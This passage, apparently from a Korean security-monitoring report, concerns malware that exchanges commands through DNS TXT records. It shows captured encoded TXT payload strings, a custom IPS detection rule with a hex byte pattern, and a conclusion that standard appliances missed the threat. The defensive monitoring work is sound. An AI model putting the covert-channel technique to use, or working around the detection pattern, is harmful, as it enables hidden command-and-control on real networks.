TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b2eKzvU/Gnv3J3kUA02fCnoFf+ZM56LrhwZcWmDcpAawd8cCADag5BEM13A80+3exYTP2JNUP/TwPF8';			
TXT Length: 287			
TXT: 1641AAAAAAEwBc/V7b0PL3/BV6ecrPqg8GDX3JUnArc1n5T4LY0q8YqBT2K6JN8p/vebWtH3M6Fv15XVx5ZGo/nzHg35M79M8b			


4-2. IPS 탐지 패턴 생성

- DNS 서버 → PC로 응답을 보낼 때 Answers 데이터를 확인하여 IPS에서 탐지할 수 있도록 구현함.


가. 탐지명 : DNS Covert Channel, 탐지 : 체크, 방어 : 오인탐지가 많이 탐지되므로 체크하지 말 것.

나. 공격인정횟수 : 1, 제한시간 : 0, RAW : 확인, 프로토콜 : UDP, 유형 : BIN


라. 탐지 문자열 : %C0 %0C %00 %10 %00 %01



[그림18] IPS 탐지 패턴 추가



[그림19] IPS 탐지 확인(1)



[그림20] IPS 탐지 확인(2)

5. 결론

DNS 쿼리 TXT레코드를 이용하여 임의 명령어를 주고 받을 수 있음을 확인하였으며, 현존하는 보안장비에서 DNS 트래픽에 대해 검증하는 장비가 존재하지 않아, 보안 관제 시 IPS 탐지 정책(사용자 정의)를 추가하여 DNS 트래픽에 대한 보안관제가 이루어져야 되겠습니다.

일주일간 테스트 운용 결과, 오인탐지가 다수 발생되었지만 해당 악성코드의 경우 FireEye, PaloAlto(WildFire)에서도 탐지 및 차단이 불가능한 것으로 확인되었습니다.

현재, 백신(17.3.24일자)으로 탐지되지만 변종 악성코드가 나올 경우 보이지 않는 위협에 대해 대응할 수 없습니다. 따라서, 보안관제 시 IPS 적용해서 DNS 트래픽에 대해서도 확인 및 분석이 필요할 것으로 판단됩니다.